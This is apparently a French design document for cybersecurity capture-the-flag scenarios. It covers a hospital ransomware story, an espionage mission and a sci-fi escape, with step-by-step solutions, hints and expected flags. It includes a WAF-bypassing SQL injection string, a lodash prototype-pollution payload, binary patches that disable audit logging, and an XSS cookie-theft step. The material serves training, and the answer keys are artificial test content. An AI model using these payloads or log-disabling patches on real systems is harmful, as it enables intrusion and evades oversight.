1. Afficher le code source de la page. Chercher `<!--` → on trouve :

```
<!-- TODO : nettoyer /repo/manifest.json avant mise en prod -->
```

2. Ouvrir `https://vpn.horizonsante-support.com/repo/manifest.json`. Le JSON liste toutes les sauvegardes.
3. Rejouer la requête de téléchargement mais remplacer `file=latest` par `file=backup-2025-07-12.tar.gz`.

1. Le serveur répond 200 OK et livre l'archive `backup-2025-07-12.tar.gz`.
2. En listant l'archive il voit une liste de dossiers et fichiers, dont un fichier `tar.gz` compressé.

Outils nécessaires : Navigateur et DevTools.

Indices graduels

- Indice 1 : Regarde le code source ; les développeurs commentent parfois des URLs utiles.
- Indice 2 : Le fichier `manifest.json` ressemble à un index automatique des sauvegardes.
- Indice 3 : Utilise l'un des noms trouvés pour remplacer `latest` dans le paramètre `file`.

Flag attendu : `hx_srv_full_0712.tar.gz`

Une fois le fichier trouvé décompressé, il devient l'objet du défi 3.

5.1.3 *Script d'infection : Reverse Engineering*

Une fois qu'il a téléchargé le fichier `hx_srv_full_0712.tar.gz`, le joueur·euse découvre un script PowerShell obfusqué nommé `hx_dropper.ps1`. Ce script est compacté : variables à un caractère, chaîne Base64 + XOR 0x20. Il est utilisé par les attaquants pour établir une connexion avec leur serveur de commande et contrôle (C2) et exfiltrer des données.

1. Repérer la chaîne Base64 dans le code.

2. Dé-obfuscuer : Base64 en bytes puis XOR 0x20.
3. Lire l'URL C2 (<https://c2.hz-cloud.net/api>).

Outils nécessaires : Script Python.

Indices graduels

- Indice 1 : Une chaîne très longue terminant par `=` ou `==` est presque toujours du Base64.
- Indice 2 : Après Base-64 tu verras beaucoup de `0x20`.
- Indice 3 : XOR avec `0x20` caractère par caractère.

FLAG attendu : `c2.hz-cloud.net`

Cette URL pointe vers la clé chiffrée du défi 4.

5.1.4 Coffre chiffré : Cryptographie

Sur ce C2 se trouve `vault.cfg.enc`. Le joueur·euse doit maintenant déchiffrer le fichier de configuration chiffré `vault.cfg.enc` trouvé dans l'archive. Le fichier clair commence par `CFG=`. Le ransomware a utilisé un XOR de 6 octets pour chiffrer ce fichier. Le joueur·euse doit retrouver la clé de chiffrement en utilisant une attaque known-plaintext.

1. Deviner que `CFG= (hex 43 46 47 3D)` est le plaintext.
2. XOR le début du chiffré avec `CFG=` et retrouver la clé.
3. Appliquer la clé pour déchiffrer tout le fichier.
4. Lire la ligne `ADMIN_PASS=Aur0raVital@2025`.

Outils nécessaires : Script Python.

Indices graduels

- Indice 1 : Cherche un motif ASCII typique en clair dans le début du fichier ; un fichier de config commence souvent par `CFG=`.
- Indice 2 : Calcule `Chiffré ⊕ Clair` sur les 6 premiers octets.
- Indice 3 : Réapplique cette clé répétée jusqu'à la fin, le mot de passe admin apparaît vers les premières lignes.

Flag attendu : `Aur0raVital@2025`

Le mot de passe permet d'ouvrir les logs du défi 5.

5.1.5 Radiographie piégée : Stéganographie

Dans le dossier patient, le joueur·euse trouve une radiographie `thorax_xray.png` qui semble normale, mais qui est anormalement lourd. Le ransomware a dissimulé un kill-switch dans cette image pour désactiver son attaque. Les renseignements obtenus dans le défi 4 (mot de passe `Aur0raVital@2025`) devront être utilisés pour extraire ce message.

1. Télécharger `thorax_xray.png`.

2. Lancer `binwalk -e thorax_xray.png` ou ouvrir l'image avec `steghide` et trouver un fichier caché (ZIP ou steghide data)
3. Quand l'outil demande le mot de passe, entrer `Aur0raVital@2025` (flag du défi 4)
4. Extraire le petit fichier `kill.txt` (ou `kill_switch.conf`) et lire son contenu

Outils nécessaires : Binwalk / steghide / zsteg et éditeur de texte.

Indices graduels

- Indice 1 : Le PNG fait anormalement > 15 Mo : il dissimule très probablement des données concaténées.
- Indice 2 : `binwalk -e` montre qu'un bloc ZIP/Steghide data débute après l'en-tête de l'image.
- Indice 3 : Utilise le mot de passe à l'étape 4 pour déverrouiller le fichier.

Flag attendu : `HZ_SECOND_STOP`

Le joueur·euse copie la chaîne dans le champ kill-switch de la console d'urgence. L'alerte « Seconde vague neutralisée » s'affiche. Le compte à rebours au bloc opératoire s'interrompt avec un dernier message : « Mission accomplie ! Les données patients sont sauvées et la seconde vague n'aura jamais lieu. Nous avons déjà lancé le plan de remédiation complet et enclenché la traçabilité juridique grâce aux évidences collectées. »

5.2 Scénario aventurier : Opération « CipherFox » - Infiltration

Ce scénario plonge le joueur·euse dans la peau d'un espion, l'agent CipherFox, qui doit infiltrer une entreprise de haute technologie pour voler des secrets industriels. Le joueur·euse devra résoudre une série de défis techniques pour mener à bien sa mission sans se faire repérer par l'équipe de sécurité de l'entreprise. Cette histoire s'inspire de récits d'espionnage et de cyberattaques réels, où les hackers exploitent des vulnérabilités pour accéder à des informations sensibles (*Qu'est-ce que le cyberespionnage ? [sans date]*).

Déguisé en consultant, le joueur·euse, alias CipherFox, commence son infiltration depuis sa suite d'hôtel : il déchiffre le hash SHA-1 caché dans les métadonnées d'un PDF public pour deviner le mot de passe et se connecter au Wi-Fi invité de KeyWave Systems. En ligne, il se rend au portail partenaires ; grâce à une injection SQL furtive qui contourne le WAF, il ouvre une session interne et obtient un `session_token`. Afin d'effacer toute trace, il patche ensuite le micro-service `session_tap.exe` le journal d'audit ne consignera plus son passage. Dans le répertoire `/vault/`, il trouve `design_note.sec` qu'il devra réussir à déchiffrer. Enfin, la dernière étape, le SOC a intercepté un dump DNS où chaque sous-domaine `.fox.tunnel` transporte un fragment Base36. Il reconstitue le fichier `plans.zip.aes` et le déchiffre avec la pass-phrase trouvée dans le fichier précédent. Le flag final est révélé dans le fichier `README.txt` de l'archive.

« Vous êtes un espion, l'agent CipherFox, et vous travaillez sous couverture. Déguisé en consultant, tu occupes la suite 1903 d'un palace à Genève. Votre mission : Voler les plans de KeyWave Systems : clé matérielle FIDO2 + déverrouillage biométrique qui pourrait tuer les mots de passe classiques. Sa valeur estimée est de plusieurs millions. Le plan d'exfiltration se déroule en cinq étapes ; chacun correspond à un « challenge » que vous devrez résoudre pour mener à bien la mission sans attirer l'attention de l'équipe de sécurité (SOC) de l'entreprise. »

Challenges à réaliser

Etape	Nom du challenge	Compétence travaillée	Description du challenge
1	<u>Hotspot Mirage</u>	OSINT et Cryptographie	Retrouver le mot de passe Wi-Fi en comparant le SHA-1 stocké dans les métadonnées du PDF « <code>keynote_KeyWave.pdf</code> ».
2	<u>Admin Bypass</u>	Exploitation Web	Contourner le filtre WAF sur le formulaire login des partenaires et obtenir le <code>session_token</code> .

Etape	Nom du challenge	Compétence travaillée	Description du challenge
3	<u>Micro-Patch</u>	Reverse Engineering	Patcher le binaire <code>session_tap.exe</code> (x86) pour désactiver la routine <code>audit()</code> .
4	<u>SecureNote Cipher</u>	Cryptographie	Casser un XOR 3 octets dans <code>design_note.sec</code> afin d'extraire la pass-phrase qui protège les plans.
5	<u>DNS Drip</u>	Forensic réseau	Reconstituer <code>plans.zip.aes</code> à partir des requêtes DNS vers <code>*.fox.tunnel</code> , décoder Base36, déchiffrer avec la pass-phrase.

5.2.1 Hotspot Mirage : OSINT et Cryptographie

Pour ce premier challenge, le joueur·euse doit se connecter au Wi-Fi de KeyWave Systems (KWS) pour accéder à leur intranet. Le mot de passe est partiellement lisible dans un prospectus trouvé dans sa chambre d'hôtel, mais il manque une partie du texte :

Welcome to our guests! Wi-Fi code: KeyWave-**-VIP

Le code suit toujours la convention interne : `KeyWave-<QUADRIMESTRE>-VIP`. Le joueur·euse doit donc retrouver le mot de passe complet en analysant les métadonnées du PDF de la présentation de KeyWave Systems `keynote_KeyWave.pdf`, présent sur le flyer. Ce PDF contient un champ custom metadata `wifi_hash` : une empreinte du mot de passe complet.

1. Télécharger `keynote_KeyWave.pdf`, l'ouvrir avec exiftool et lire la ligne :

```
wifi_hash = 779a10d6ff824bbdfbed49242e48c4806977db3b
```

2. Générer les 4 candidats : `KeyWave-Q1-VIP`, `KeyWave-Q2-VIP`, `KeyWave-Q3-VIP`, `KeyWave-Q4-VIP`.
3. Calculer leurs SHA-1 (`sha1sum` ou `CyberChef`) et comparer pour trouver que seule `KeyWave-Q2-VIP` correspond.
4. Se connecter au réseau KWS-Guest avec ce mot de passe.

Outils nécessaires : Exiftool, `sha1sum` ou `CyberChef`.

Indices graduels

- Indice 1 : Le QR code te permet d'avoir accès à une brochure PDF. Elle conserve des métadonnées ; ouvre-la avec exiftool pour voir s'il n'y a pas un champ inhabituel.

- Indice 2 : Le hash dans le PDF fait 40 hexa, ce qui correspond à SHA-1.
- Indice 3 : le mot de passe suit toujours le motif KeyWave-Q?-VIP ; calcule le SHA-1 des quatre possibilités et repère celui qui correspond au hash trouvé.

Flag attendu : KeyWave-Q2-VIP Le code permet d'avoir accès au Wi-Fi ainsi qu'à la page de connexion des partenaires.

5.2.2 Admin Bypass : Web Exploitation

Le joueur·euse doit maintenant accéder à l'intranet de KeyWave Systems <https://intra.keywave.local/partners/login.php> pour voler les plans. Le formulaire de connexion comporte les champs e-mail et mot de passe. Un email de la responsable média se trouve sur le flyer. Il faudra l'utiliser pour ce challenge. Il doit contourner le filtre basique WAF (Web Application Firewall) sur la page de connexion des partenaires, qui refuse toute requête contenant le mot-clé exact OR (maj/min indifférent) ou la séquence --. Aucune requête préparée et le back-end exécute toujours :

```
SELECT partner_id, session_token
FROM partners
WHERE email = '$mail' AND passwd = '$pw';
```

Pour contourner le filtre, le joueur·euse doit utiliser une injection SQL pour éviter la restriction WAF. Il peut utiliser un commentaire /* */ SQL au milieu du mot-clé pour casser le mot-clé OR et ainsi obtenir le session_token du partenaire.

1. Renseigner e-mail avec une vraie adresse interne, qui se trouve dans le pdf Responsable média : alice.martin@keywave.com .
2. Dans mot de passe, saisir : ' 0/**/R 1=1 # (le /* */ casse le mot-clé pour le WAF ; # remplace -- comme commentaire fin de ligne accepté par MySQL).

Outils nécessaires : Navigateur.

Indices graduels

- Indice 1 : Le WAF bloque OR en clair, mais un commentaire /* */ interrompt les mots.
- Indice 2 : MySQL accepte le dièse # comme commentaire d'une ligne.
- Indice 3 : Essaie de scinder OR : 0/**/R , puis termine le restant de la requête avec # . N'oublie pas d'utiliser l'adresse alice.martin@keywave.com trouvée sur le flyer.

Flag attendu : PART-7XG4

5.2.3 Micro-Patch : Reverse Engineering

Le joueur·euse a maintenant le `session_token`, mais il doit effacer toute trace de sa connexion pour éviter d'être détecté par le SOC. Le micro-service `session_tap.exe` consigne chaque utilisation d'un `session_token` partenaire dans un fichier `audit.log`. Tant qu'il détecte la valeur `PART-7XG4` (celle récupérée dans le challenge 2), il écrit une ligne dans ce journal. Le joueur·euse doit modifier le binaire pour que la fonction `audit()` retourne toujours `0`, ce qui effacera toute trace de sa connexion.

1. Ouvrir `session_tap.exe` dans Ghidra.
2. Rechercher la constante ASCII `PART-7XG4`, cela mène à `cmp eax, 0x50415254`. (« PART »).
3. Dans l'éditeur d'octets, remplacer par `31 C0 C3` (`xor eax,eax; ret`).
4. Sauver le binaire et le relancer.

Outils nécessaires : Ghidra, éditeur hexadécimal intégré.

Indices graduels

- Indice 1 : Ouvre le binaire dans Ghidra et fais `Strings`. le token `PART-7XG4` s'y trouve en clair.
- Indice 2 : Clique sur Xrefs de cette chaîne et il y a un `cmp eax, 0x50415254` (ASCII "PART").
- Indice 3 : Remplace le bloc de comparaison par `31 C0 C3` (`xor eax,eax ; ret`), ce qui permettra à la fonction de renvoyer toujours `0`.

Flag attendu : `patched_md5=7ab8c6de`

5.2.4 SecureNote Cipher : Cryptographie

Le joueur·euse a réussi à se connecter à l'intranet de KeyWave Systems, mais il doit maintenant accéder aux plans FIDO2. Ils sont stockés dans un fichier sécurisé `design_note.sec` dans le répertoire `/vault/`. Le fichier est chiffré avec un XOR répété de 3 octets. La structure du fichier est la suivante : un en-tête non chiffré qui est `KWSX0Rv1` (8 octets), puis le contenu chiffré commence immédiatement après l'en-tête. Le joueur·euse sait que le texte chiffré commence par le mot `TITLE:` (6 octets). Il s'agit d'une attaque de type « known plaintext » (texte clair connu) sur un chiffrement XOR.

1. Télécharger `design_note.sec`.
2. Charger le fichier dans CyberChef et isoler le bloc chiffré.
3. XOR le bloc avec le plaintext connu `TITLE:`, permet de retrouver la clé.
4. Appliquer la clé répétée à tout le fichier.
5. Lire la ligne pass-phrase.

Outils nécessaires : CyberChef ou script Python.

Indices graduels

- Indice 1 : Le fichier commence par `KWSX0Rv1` non chiffré.
- Indice 2 : Juste après l'en-tête, il y a `TITLE:` en clair c'est un plaintext connu pour récupérer la clé.

- Indice 3 : La clé fait 3 octets et tourne en boucle, il faut l'appliquer sur tout le reste pour dévoiler la pass-phrase.

Flag attendu : K3yW4v3-Q4-VIP-F1D0-M4st3rPl4n!

5.2.5 DNS Drip : Forensique réseau

Le joueur·euse a maintenant la pass-phrase pour déchiffrer les plans, mais il doit d'abord les récupérer. Les plans FIDO2, contenus dans le fichier `plans.zip.aes`, ont été exfiltrés via un tunnel DNS. Le SOC a fourni un fichier PCAP, `exfil_dns.pcapng`, capturé sur leur Système de Détection d'Intrusion (IDS). Chaque requête DNS vers le domaine `*.fox.tunnel` transporte un bloc du fichier, encodé en Base36. Le joueur·euse doit donc reconstituer le fichier `plans.zip.aes` à partir de ces requêtes DNS capturées, décoder les blocs Base36, puis déchiffrer l'archive obtenue en utilisant la pass-phrase récupérée lors du défi précédent.

1. Ouvrir le PCAP dans Wireshark et filtrer `dnsqry.name contains .fox.tunnel`.
2. Exporter toutes les valeurs `Query Name`, trier, concaténer les labels avant `.fox.tunnel`.
3. Utiliser `base36decode` pour obtenir `plans.zip.aes`.
4. Déchiffrer en utilisant la pass-phrase du défi 4
`openssl aes-256-cbc -d -k K3yW4v3-Q4-VIP-F1D0-M4st3rPl4n! -in plans.zip.aes -out plans.zip`.
5. Ouvrir `README.txt` ; la première ligne contient le flag.

Outils nécessaires : Wireshark, utilitaire `base36decode`, `openssl`.

Indices graduels

- Indice 1 : Filtre dans Wireshark `dnsqry.name contains .fox.tunnel` pour repérer une centaine de requêtes successives.
- Indice 2 : Les sous-domaines mélangent A-Z et 0-9 seulement : c'est un encodage Base36.
- Indice 3 : Le fichier résultant est un ZIP AES, déchiffre-le avec la pass-phrase trouvée avant
`openssl aes-256-cbc -d -k K3yW4v3-Q4-VIP-F1D0-M4st3rPl4n! -in plans.zip.aes -out plans.zip`
pour lire le flag.

Flag attendu : FOX_COMPLETE

Une fois terminé, le joueur·euse a réussi à exfiltrer les plans FIDO2 de KeyWave Systems sans se faire repérer et un dernier message apparaît : « `FOX_COMPLETE` est validé, l'agent CipherFox déclenche son plan d'exfiltration vers un serveur offshore ; les plans FIDO2 + biométrie quittent KeyWave Systems sans qu'aucune alerte ne soit déclenchée. Mission accomplie ! »

5.3 Scénario science-fiction : Fuite de l'Acheron

Dans ce scénario, le joueur·euse incarne un hacker capturé par des pirates de l'espace. Il devra résoudre une série de défis pour pouvoir s'échapper du vaisseau spatial Acheron. Le scénario est inspiré de récits de science-fiction et de jeux vidéo, où les joueur·euse·s doivent utiliser leur ingéniosité pour surmonter des obstacles technologiques.

Le premier défi consiste à déverrouiller la porte de sa cellule en retrouvant le mot de passe d'origine à partir d'un hash SHA-1 stocké dans le système de sécurité. Ensuite, il doit exploiter une vulnérabilité de type prototype pollution dans un portail web pour obtenir un accès technicien et débloquer le sas du couloir principal. Le joueur·euse devra également patcher le firmware d'un droïde de maintenance pour neutraliser sa fonction de détection et pouvoir passer sans être repéré. Puis, en utilisant un shell restreint, il devra explorer le système pour récupérer une clé de déverrouillage cachée dans un fichier de service `systemd` et ouvrir le sas principal du hangar. Enfin, il devra utiliser des techniques de stéganographie pour extraire une phrase secrète dissimulée dans les bits de poids faible d'une image des plans de la navette, permettant ainsi de démarrer les moteurs et de s'échapper.

« L'Acheron est un transport spatial pirate opérant dans la Ceinture de Kuiper. Son équipage t'a enlevé parce qu'ils connaissent ta réputation : ils veulent que tu craques le noyau de sécurité d'OrbitalBank, la banque décentralisée qui garde les coffres-forts crypto de la Fédération. Plutôt que de collaborer, tu décides d'essayer de te sauver. Le seul moyen de quitter l'Acheron est une navette de secours verrouillée au pont C. Pour l'atteindre, tu dois d'abord ouvrir chaque compartiment en détournant les systèmes du vaisseau. »

Challenges à réaliser

Etape	Nom du challenge	Compétence travaillée	Description du challenge
1	<u>HashLock</u>	Cryptographie	Analyse du hash SHA-1 trouvé dans <code>hatch.cfg</code> , utilisation d'une rainbow-table pour révéler le code.
2	<u>Portail Tech</u>	Exploitation Web	Prototype-pollution : injecter <code>__proto__: {"role": "tech"}</code> dans le JSON <code>POST /api/door</code> afin que l'API donne le token et ouvre le sas du couloir.
3	<u>Drone Patch</u>	Reverse Engineering	Dans <code>drn_guard.bin</code> localiser la chaîne <code>FRIENDLY_UID</code> , remplacer le bloc pour neutraliser le droïde sentinelle.

Etape	Nom du challenge	Compétence travaillée	Description du challenge
4	<u>Service Secret</u>	Enum système / Forensic	Avec le shell <code>tech_guest</code> , lire <code>/etc/systemd/system/hangar-door.service</code> et récupérer <code>ROOT_KEY</code> pour déverrouiller le sas principal du hangar.
5	<u>Plan Secret</u>	Stéganographie	Extraction, avec zsteg, de la charge cachée en LSB dans <code>shuttle_blueprint.png</code> pour obtenir la pass-phrase.

5.3.1 HashLock : Cryptographie

Le joueur·euse découvre un boîtier de sécurité sur la porte de sa cellule. Il contient un fichier `hatch.cfg` avec un hash SHA-1. Le but est de retrouver le code d'origine pour déverrouiller la porte.

```
unlock_hash = 54b8bc82e430c3bd7a4b52f3c2537ef84c046c07
```

1. Ouvrir la console fournie et lire `hatch.cfg`. Isoler la valeur du hash.
2. Reconnaître qu'un hash de 40 hexa est un SHA-1.
3. Soumettre le hash à une base comme Hashes.com ou CrackStation.com.

Outils nécessaires : Navigateur et site de recherche de hash.

Indices graduels

- Indice 1 : Le hash fait 40 hexa, ce qui correspond à SHA-1.
- Indice 2 : Essaie une rainbow-table en ligne.
- Indice 3 : Les pirates adorent nommer leurs codes d'après les constellations, pense à un mot spatial + nombre .

Flag attendu : `Orion88`

5.3.2 Portail Tech : Exploitation Web

Le joueur·euse doit accéder au sas du couloir principal, qui est contrôlé par un portail React. Le front-end envoie une requête POST à l'API `http://172.30.0.5:8080/api/door` pour valider le badge du joueur·euse. Pour valider le badge, le front-end React envoie :

```
POST /api/door
Content-Type: application/json
```

```
{
  "ship_id": 9724,
  "payload": {}
}
```

Le back-end `Node.js` assemble ensuite :

```
const cfg = _.merge(
  { role: "guest" },
  req.body.payload
);
if (cfg.role === "tech") openDoor();
```

Comme il utilise `lodash.merge` sans vérification, il est vulnérable à la prototype pollution. En injectant la clé spéciale `__proto__`, le joueur·euse redéfinit la propriété `role` dans l'objet hérité, le jeu pense alors que tu es technicien et s'ouvre.

1. Intercepter la requête `POST /api/door`.
2. Rejouer la requête (avec Burp Repeater ou l'onglet Edit and Resend) en remplaçant le JSON par :

```
{
  "ship_id": 9724,
  "payload": {
    "__proto__": { "role": "tech" }
  }
}
```

3. Valider : la réponse renvoie

```
{
  "access": "tech",
  "status": "door unlocked",
  "unlock_token": "ACRN-42F9-TEK"
}
```

Outils nécessaires : Navigateur et DevTools.

Indices graduels

- Indice 1 : Le code front-end inclut lodash, cherche où `_.merge` est appelé avec `req.body.payload`.

- Indice 2 : Dans JavaScript, la clé magique `__proto__` peut injecter des propriétés dans tous les objets créés ensuite.
- Indice 3 : Si tu ajoutes `__proto__: {"role":"tech"}` dans la payload, la condition `cfg.role === "tech"` devient vraie.

Flag attendu : ACRN-42F9-TEK

5.3.3 Drone Patch : Reverse Engineering

Le joueur·euse doit maintenant passer le droïde de maintenance qui garde le pont C. Le droïde est contrôlé par un firmware `drn_guard.bin` qui ne laisse passer que les badges dont l'UID est marqué comme « friendly ». Par chance, les développeurs ont laissé la chaîne ASCII `FRIENDLY_UID` dans le binaire, juste avant la fonction de comparaison d'UID. En localisant cette chaîne et en remplaçant la comparaison qui suit par un retour 0, le joueur·euse peut rendre le droïde aveugle à tous les badges, lui permettant ainsi de passer jusqu'au pont C sans être détecté.

1. Ouvrir `drn_guard.bin` dans Ghidra.
2. Rechercher la constante ASCII `FRIENDLY_UID`.
3. Dans l'éditeur d'octets, remplacer `cmp r0, #0xF00D ; bne` par `movs r0,#0 ; bx lr`.
4. Enregistrer le binaire et le relancer.

Outils nécessaires : Ghidra, éditeur hexadécimal intégré.

Indices graduels

- Indice 1 : Dans Ghidra, liste les Strings et repère `FRIENDLY_UID`, la zone de code associée suit juste derrière.
- Indice 2 : Modifie ce test pour qu'il n'échoue jamais `cmp r0,#0xF00D ; bne` : `0xF00D` est l'UID ami.
- Indice 3 : Remplace les octets par `01 20 70 47` (`movs r0,#0 + bx lr`), ça permet à la fonction de retourner toujours OK.

Flag attendu : KPR-7B9C Ce jeton servira ensuite de mot de passe pour le terminal du sas dans le défi 4.

5.3.4 Service Secret : Enum système / Forensic

Le joueur·euse doit maintenant ouvrir le sas principal du hangar C pour accéder à la navette de secours. Le sas est contrôlé par une unité systemd nommée `hangar-door.service`. En se connectant avec le jeton récupéré lors du défi précédent, le joueur·euse obtient un shell restreint `tech_guest`. Les développeurs ont commis l'erreur de laisser le fichier de service lisible par tous, avec la clé de déverrouillage stockée en clair dans la section Environment. Il suffit donc d'afficher le contenu du fichier de service pour récupérer la clé et commander l'ouverture du sas.

1. Lister les unités `systemd` `systemctl list-unit-files | grep hangar`.
2. Afficher le fichier d'unité `cat /etc/systemd/system/hangar-door.service`.
3. Repérer la variable sensible :

```
[Service]
Environment=R00T_KEY=HGR-42F9A8
ExecStart=/usr/local/bin/doorctl --token ${R00T_KEY}
```

Outils nécessaires : Shell bash.

Indices graduels

- Indice 1 : `systemctl list-unit-files` montre tous les services déclarés.
- Indice 2 : Les fichiers `.service` se trouvent dans `/etc/systemd/system/`.
- Indice 3 : Dans la section `[Service]`, surveille la directive `Environment=` : le mot de passe commence par `HGR-` et comporte 6 caractères hex après le tiret.

Flag attendu : `HGR-42F9A8`

5.3.5 Plan Secret : Stéganographie

Enfin, pour faire décoller la navette de secours, le joueur·euse doit entrer une pass-phrase secrète. Les ingénieurs ont caché cette phrase dans les plans techniques de la navette, stockés dans un fichier image `shuttle_blueprint.png`. Le fichier a un poids inhabituel (14 Mo), ce qui laisse penser qu'il contient des données cachées. En utilisant zsteg, le joueur·euse peut extraire les bits de poids faible (LSB) pour révéler la phrase secrète.

1. Lancer zsteg `shuttle_blueprint.png`.
2. Extraire la couche `lsb-rgb,b1` puis fichier `payload.txt`.
3. Ouvrir le fichier qui contient la phrase secrète.

Outils nécessaires : Ninwalk / steghide / zsteg et éditeur texte.

Indices graduels

- Indice 1 : Le PNG pèse 14 Mo, ce qui est trop lourd pour un plan 2D.
- Indice 2 : Zsteg indique un canal `b1, rgb` non vide, c'est souvent là que le texte est stocké.
- Indice 3 : Le mot-clé final finit par 42.

Flag attendu : `FREEFLY-42`

Le joueur·euse entre la phrase dans la console de la navette. Les moteurs s'allument, et la porte du hangar s'ouvre. Il peut enfin s'échapper de l'Acheron grâce à la navette de secours avec un dernier message : « Mission accomplie ! Tu as réussi à t'échapper de l'Acheron et à éviter les pirates. Les données sensibles sont en sécurité, et tu as prouvé ta valeur en tant que hacker. »

5.4 Retour d'expertise

Les différents scénarios ont été présentés au pôle Y-Security pour obtenir un retour d'expertise et des recommandations. Dans un premier temps, le pôle a apprécié la diversité des scénarios proposés et la manière dont ils abordent les différents aspects de la cybersécurité. Cependant, le scénario 3 a été jugé trop similaire à l'histoire « Sauve la Terre de l'arme galactique » et trop complexe. Il n'a pas été retenu pour la suite du projet. Le pôle a également souligné l'importance de rendre les scénarios plus accessibles aux débutant·e·s, tout en proposant des défis intéressants pour les utilisateur·trice·s plus expérimenté·e·s.

Les histoires 1 et 2 ont été jugées pertinentes et intéressantes et les experts ont proposé de les combiner pour créer un scénario plus complet autour du scénario 1 mais aussi avoir plus de challenges, car 5 challenges ne sont pas suffisants pour un scénario complet.

Enfin, un dernier point a été soulevé concernant le fait qu'il y avait trop de défis offline. Il sera donc nécessaire d'y ajouter un défi technique et donc de revoir la structure des défis pour les rendre plus accessibles et interactifs.

5.5 Scénario définitif : Blackout dans le *Centre Hospitalier Horizon Santé*

Le scénario définitif retenu est l'histoire 1, intitulé « Blackout dans le *Centre Hospitalier Horizon Santé* », et il combine les challenges des scénarios 1 et 2. Ce scénario met en scène une attaque de ransomware dans un hôpital, qui entraîne un blackout des systèmes informatiques et des services critiques. Les joueur·euse·s devront résoudre une série de défis techniques et stratégiques en s'infiltrant dans le site des attaquants pour supprimer les dossiers sensibles récoltés et enfin sécuriser les installations de l'hôpital.

Le joueur·euse incarne un membre de l'équipe de sécurité qui doit contenir une cyber-attaque qui bloque le *Centre Hospitalier Horizon Santé*. Après avoir retrouvé le courriel de phishing à l'origine de l'attaque (Mail Contagieux, ch-1), il découvre le domaine frauduleux et se lance dans l'exploration du faux portail exploité par les assaillants (Portail Fantôme, ch-2). Pour réussir à y pénétrer, il réalise une injection SQL pour ouvrir une première session, mais seulement avec des droits limités : assez pour naviguer, mais pas assez pour supprimer des éléments présents sur les serveurs.

Sur ce site, il découvre un « Dépôt sécurisé » mal protégé (Partage Oublié, ch-3) qui révèle une archive patient chiffrée. En inspectant les métadonnées du fichier ZIP, le joueur·euse déchiffre le mot de passe grâce à une empreinte SHA-1 et un peu de bruteforce (Clé cachée dans les commentaires, ch-4). L'archive libérée contient un script d'automatisation des sauvegardes : après un rapide reverse engineering, des identifiants SSH privilégiés tombent enfin dans ses mains (Script Mystère, ch-5).

Ces nouveaux accès ne suffisent toujours pas : la console interne des pirates reste verrouillée derrière une session administrateur. Pour l'obtenir, il faudra tendre un piège XSS à un bot de rançon qui consulte chaque note déposée. Une balise `<script>` postée dans le formulaire permet de capturer le

cookie « admin » et de le ré-injecter dans le navigateur (Cookie Rançon, ch-6). Le bouton « Delete All » peut enfin être cliqué, ce qui va permettre de supprimer tous les fichiers chiffrés et empêchant ainsi les attaquants de poursuivre leur ransomware.

Enfin, pour s'assurer que l'attaquant ne puisse plus revenir, le joueur·euse devra analyser les logs VPN, repérer l'IP qui tente d'exfiltrer massivement des données et l'inscrire dans la liste noire du pare-feu (Blocage ciblé, ch-7). Le message final confirme le blocage, les systèmes critiques redémarrent, l'hôpital retrouve la maîtrise de son SI et l'incident est officiellement terminé.

En parcourant ces sept défis, le participant·e permet d'avoir un aperçu sur tout le cycle d'une réponse à incident : OSINT, exploitation Web, contrôle d'accès, cryptanalyse, reverse engineering, escalade de priviléges via XSS, et opérations de défense. Chaque étape montre une bonne pratique de cybersécurité à mettre en œuvre pour protéger les établissements de santé contre les ransomwares.

Il est important de noter que les challenges pourront être adaptés en fonction des compétences des joueur·e·s et de leur niveau d'expérience lors de l'implémentation du code. Il s'agit que d'une proposition de structure et de contenu pour le scénario. Les défis peuvent être modifiés ou ajustés pour mieux correspondre aux objectifs pédagogiques et aux compétences visées.

Challenges à réaliser

Étape	Nom du challenge	Compétence travaillée	Description du challenge
1	<u>Mail Contagieux</u>	OSINT et forensic e-mail	Analyser les en-têtes d'un e-mail de phishing pour identifier le domaine frauduleux utilisé par l'attaquant.
2	<u>Portail Frauduleux</u>	Exploitation Web (SQL)	Contourner un formulaire de connexion malgré un WAF basique pour accéder au faux site des pirates.
3	<u>Partage Oublié</u>	Contrôle d'accès	Explorer un dépôt mal configuré pour accéder à l'archive confidentielle.
4	<u>Clé cachée dans les commentaires</u>	Cryptographie et métadonnées	Trouver un SHA-1 dans le commentaire ZIP, brute-forcer un mot de passe.
5	<u>Script Mystère</u>	Reverse engineering	Décoder des chaînes Base64 cachées dans <code>backup_sync.py</code> afin de révéler les identifiants SSH d'un user.
6	<u>Cookie Rançon</u>	XSS et détournement de session	Injecter du JavaScript dans une demande de rançon pour voler le cookie « admin » du bot et supprimer les fichiers volés.

Étape	Nom du challenge	Compétence travaillée	Description du challenge
7	<u>Blocage ciblé</u>	Défense et journalisation	Analyser les logs VPN, repérer l'IP la plus bavarde et l'ajouter à la liste noire du pare-feu.

5.5.1 Mail Contagieux : OSINT et forensic email

Ce premier défi montre au joueur·euse un l'e-mail de phishing qui serait l'origine de l'attaque. Il s'agit d'un message piégé, qui aurait été envoyé par le support d'Horizon Santé, avec en pièce jointe un fichier malveillant `planning_salle_op.xlsx`. Le but est d'analyser les en-têtes techniques de cet e-mail pour remonter à son véritable expéditeur et identifier le domaine frauduleux utilisé par les attaquants.

Ce challenge a pour objectif de sensibiliser aux signes d'un courriel d'hameçonnage.

Étapes pour résoudre le challenge :

1. Ouvrir le fichier `planning_salle_op.eml` dans l'IDE.
2. Examiner les lignes commençant par `Received:` (du bas vers le haut) afin de trouver l'adresse IP d'origine de l'envoi. Repérer également l'en-tête `Return-Path:` qui contient le domaine de l'expéditeur.
3. Identifier dans la première ligne `Received:` l'IP source et dans le `Return-Path` le nom de domaine utilisé par l'expéditeur.
4. Effectuer une recherche WHOIS sur ce nom de domaine pour vérifier s'il est légitime ou s'il s'agit d'un domaine malveillant créé pour l'attaque.

Outils nécessaires : Les outils nécessaires pour ce défi sont un éditeur de texte/IDE pour afficher les en-têtes de l'e-mail, et un service WHOIS/OSINT en ligne pour vérifier le domaine.

Indices graduels :

- Le premier indice suggère de se concentrer sur les tout premiers en-têtes `Received:`. La véritable origine de l'e-mail est souvent dans la ligne la plus basse, car c'est le premier serveur à avoir reçu le message.
- Le second indice indique que l'expéditeur imite le sous-domaine support d'Horizon Santé, mais un détail dans le nom de domaine trahit la fraude. Il faut donc regarder attentivement le domaine après le `@`.
- Le troisième indice rappelle de vérifier la réputation du domaine suspect via un service WHOIS/OSINT. On découvre que le domaine ressemble à `horizonsante.com`, mais il a été enregistré récemment et est signalé comme malveillant.

Flag attendu : Le flag serait donc le nom de domaine frauduleux utilisé par l'attaquant `horizonsante-support.com`.

